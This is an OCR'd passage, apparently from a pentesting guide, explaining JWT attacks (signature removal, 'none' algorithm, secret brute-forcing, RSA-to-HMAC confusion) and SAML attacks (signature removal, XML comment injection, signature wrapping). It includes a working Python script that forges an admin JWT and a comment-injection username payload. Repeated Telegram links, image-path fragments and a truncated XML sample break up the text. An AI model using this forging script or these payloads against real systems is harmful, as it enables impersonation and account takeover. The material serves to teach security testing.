The first part of the token is the header, this is where you specify the algorithm used to generate the signature. The second part of the token is the payload, this is where you specify the information used for access control. In the above example the payload section has a variable called “name”, this name is used to determine who the user is when authenticating. The last part of the token is the signature, this value is used to


https://t.me/learningnets

make sure the token has not been modified or tampered with. The signature is made by concatenating the header and the payload sections then it signs this value with the algorithm specified in the header which in this case is “H256”.

If an attacker were able to sign their own key they would be able to impersonate any user on the system since the backend will trust whatever information is in the payload section. There are several different attacks which attempt to achieve this as shown in the below sections.

Deleted Signature

Without a signature anyone could modify the payload section completely bypassing the authentication process. If you remove the signature from a JWT token and it's still accepted then you have just bypassed the verification process. This means you can modify the payload section to anything you want and it will be accepted by the backend.



https://t.me/learningnets

Using the example from earlier we could change the “name” value from “john doe” to “admin” potentially signing us in as the admin user.

None Algorithm

If you can mess with the algorithm used to sign the token you might be able to break the signature verification process. JWT supports a “none” algorithm which was originally used for debugging purposes. If the “none” algorithm is used any JWT token will be valid as long as the signature is missing as shown below:

https://t.me/learningnets

Note that this attack can be done manually or you can use a Burp plugin called “Json Web Token Attacker” as shown in the below image:

I personally like using the plugin as you can make sure you don’t mess anything up and it's generally a lot faster to get things going.

Brute Force Secret Key

JWT tokens will either use an HMAC or RSA algorithm to verify the signature. If the application is using an HMAC algorithm it will use a secret key when generating the signature. If you can guess this secret key you will be able to generate signatures allowing you to forge your own tokens. There are several projects that can be used to crack these keys as shown below:

- https://github.com/AresS31/jwtcat
- https://github.com/lmammino/jwt-cracker
- https://github.com/mazen160/jwt-pwn
- https://github.com/brendan-rius/c-jwt-cracker

https://t.me/learningnets

The list can go on for days, just search github for the words “jwt cracker” and you will find all kinds of tools that can do this for you.

RSA to HMAC

There are multiple signature methods which can be used to sign a JWT token as shown in the list below:

- RSA
- HMAC
- None


RSA uses a public/private key for encryption, if you are unfamiliar with the asymmetric encryption processes I would suggest looking it up. When using RSA the JWT token is signed with a private key and verified with the public key. As you can tell by the name the private key is meant to be private and the public key is meant to be public. HMAC is a little different, like many other symmetric encryption algorithms HMAC uses the same key for encryption and decryption.

In the code when you are using RSA and HMAC it will look something like the following:

- verify(“RSA”,key,token)
- verify(“HMAC”,key,token)

RSA uses a private key to generate the signature and a public key for verifying the signature while HMAC uses the same key for generating and verifying the signature.

https://t.me/learningnets



As you know from earlier the algorithm used to verify a signature is determined by the JWT header. So what happens if an attacker changes the RSA algorithm to HMAC. In that case the public key would be used to verify the signature but because we are using HMAC the public key can also be used to sign the token. Since this public key is supposed to be public an attacker would be able to forage a token using the public key and the server would then verify the token using the same public key. This is possible because the code is written to use the public key during the verification process. Under normal conditions the private key would be used to generate a signature but because the attacker specified an HMAC algorithm the same key is used for signing a token and verifying a token. Since this key is public an attacker can forge their own as shown in the below code.

https://t.me/learningnets

```python
import hmac
import hashlib
import base64
import json


key = open("/Users/joker/Downloads/public.pem","r").read()
header = '{"typ":"JWT","alg":"HS256"}\n'
payload = '{"login":"admin"}\n'

b_header = base64.b64encode(header.encode('utf-8')).decode('utf-8').rstrip("=")
b_payload = base64.b64encode(payload.encode('utf-8')).decode('utf-8').rstrip("=")

token_no_sig = (b_header + "." + b_payload)

signature = hmac.new( bytes(key,'utf8'), token_no_sig.encode('utf-8'), digestmod=hashlib.sha256 ).digest()

print(token_no_sig + "." + base64.urlsafe_b64encode(signature).decode('utf-8').rstrip("=") )

```

The original header was using the RS256 algorithm but we changed it to use HS256. Next we changed our username to admin and signed the token using the servers public key. When this is sent to the server it will use the HS256 algorithm to verify the token instead of RS256. Since the backend code was set up to use a public/private key the public key will be used during the verification process and our token will pass.

Summary


Json web tokens(JWT) are a relatively new way to handle authentication and it is relatively simple compared to other methods. However, even with this simplicity there are several vulnerabilities which impact JWTs. If an attacker is able to forge their own ticket its game over. This is why most of the attacks revolve around this methodology.

https://t.me/learningnets

Security Assertion Markup Language (SAML)

Introduction

If you're dealing with a fortune 500 company, a company implementing a zero trust network, or a company utilizing single sign on (SSO) technology then you're probably going to see Security Assertion Markup Language (SAML). According to Google SSO is "an authentication scheme that allows a user to log in with a single ID and password to any of several related, yet independent, software systems".



The above illustration describes how one could implement SAML. The first thing you want to pay attention to is the SSO website and the identity provider (ID). Remember the goal of SSO is to use one set of credentials across multiple websites, so we need a central place to login to and the SSO websites acts as this place. Once we login to the

https://t.me/learningnets


SSO website the credentials will be sent to the ID. The ID will check the supplied credentials against a database and if there is a match you will be logged in.
Now if we try to login to our target website AKA service provider (SP) we will be forwarded to the SSO website. Since we are already logged into the SSO website we will be forwarded back to the SP with our SAML assertion that contains our identity.

A SAML Assertion is the XML document that the identity provider sends to the service provider which contains the user authorization. The SAML assertion will contain a subject section which contains the authentication information such as a username.There is also a signature section which contains a signature value that verifies the subject section hasn't been tampered with. Note that the signature section contains a tag called “Reference URI” which points to the section the signature applies to. In the below SAML assertion we see the signature has a Reference URI of “_2fa74dd0-f1dd-0138-2aed-0242ac110033”, notice how this is the same as the “Assertion ID” which means this signature is verifying that tag and everything it holds.

https://t.me/learningnets

Also notice in the above image there is a tag called “NameID” which holds the user's username. This information is sent to the service provider and if accepted it will log us in as that user.

https://t.me/learningnets



XML Signature Removal

When a service provider receives a SAML assertion the endpoint is supposed to verify the information has not been tampered with or modified by checking the XML signature. On some systems it is possible to bypass this verification by removing the signature value or the entire signature tag from the assertion or message.


https://t.me/learningnets

```
<Assertion ID="_2fa74dd0-f1dd-0138-2aed-0242ac110033"
 IssueInstant="2020-10-16T12:58:18Z" Version="2.0" xmlns="urn:oasis:names:tc:SAML:2.0:assertion">
 <Issuer>http://idp-ptl-846b660e-ed96ed03.libcurl.so/saml/auth</Issuer>
 <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
   <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
   <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
   <ds:Reference URI="#_2fa74dd0-f1dd-0138-2aed-0242ac110033">
    <ds:Transforms>
     <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
     <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    </ds:Transforms>
    <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
    <ds:DigestValue>udbKEV3p8fpkMNw6rS+gUiSlSQBwk+dtOsEzA9hlLJg=</ds:DigestValue>
   </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue>jicySepQhVL5+ClXu+7AQHrcn9g3WklGoN59MNSWfY57RfmlDRT7Nvx0v1yWlLmgZyz2uilEiTvV
  <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
   <ds:X509Data>
    <ds:X509Certificate>MIIFNjCCAx4CCQDOVl3CrrCx1jANBgkqhkiG9w0BAQsFADBdMQswCQYDVQQGEwJBVTERMA
   </ds:X509Data>
  </KeyInfo>
 </ds:Signature>
```

One of the first things I try is to make the “SignatureValue” data blank so it looks like “**<ds:SignatureValue></SignatureValue>**”, in certain situations this is enough to completely break the signature check allowing you to modify the information in the assertion.


Another attack is to completely remove the signature tags from the request. If your using the SAML Raider plugin in Burp you can do this by clicking the “Remove SIgnatures” button as shown below:

https://t.me/learningnets



Note you can also remove the signature by hand if you don't want to use the plugin. The end result will be a message or assertion tag without a signature.

https://t.me/learningnets



Notice how the above illustration is missing the signature section. A normal service provider would reject this message but in some cases it will still be accepted, if that's the case an attacker could modify the information in the “Subject” tags without the

https://t.me/learningnets


information being verified. This would allow an attacker to supply another user's email giving them full access to their account.

XMLComment Injection

An XML comment is the same as a comment in any other language, it is used by programmers to mention something in the code and they are ignored by compilers. In XML we can include comments anywhere in the document by using the following tag:

- <!--Your comment-- >

An XML parser will typically ignore or remove these comments when parsing an XML document and that's where an attacker can strike. If we pass the username "**admin<!--Your comment-- > @gmail.com**" the comment will be removed/ignored giving us the username "**admin@gmail.com**".



We can see in the above image of a SAML response that I created a user which contains a comment in it. When it is passed to the service provider the comment will be stripped out giving the email "admin@gmail.com", we will then be logged in as that user.


https://t.me/learningnets

XML Signature Wrapping (XSW)


The idea of XML Signature Wrapping (XSW) is to exploit the separation between SSO Verificator and SSO Processor. This is possible because XML documents containing XML Signatures are typically processed in two separate steps, once for the validation of the digital signature, and once for the application that uses the XML data.

A typical application will first locate the signature and its reference uri, as mentioned earlier the reference uri is used to determine which document the signature verifies. The application will use the reference uri to find which XML element is signed and it will validate or invalidate it. Once the validation process is complete the application will locate the desired XML element and parse out the information it's looking for. Typically the validation and processing phase will use the same XML element but with signature wrapping this may not be the case, validation may be performed on one element but the processing phase happens on another element.

https://t.me/learningnets



If you're testing for this type of vulnerability I would recommend using the SAML Raider plugin for Burp as shown below:

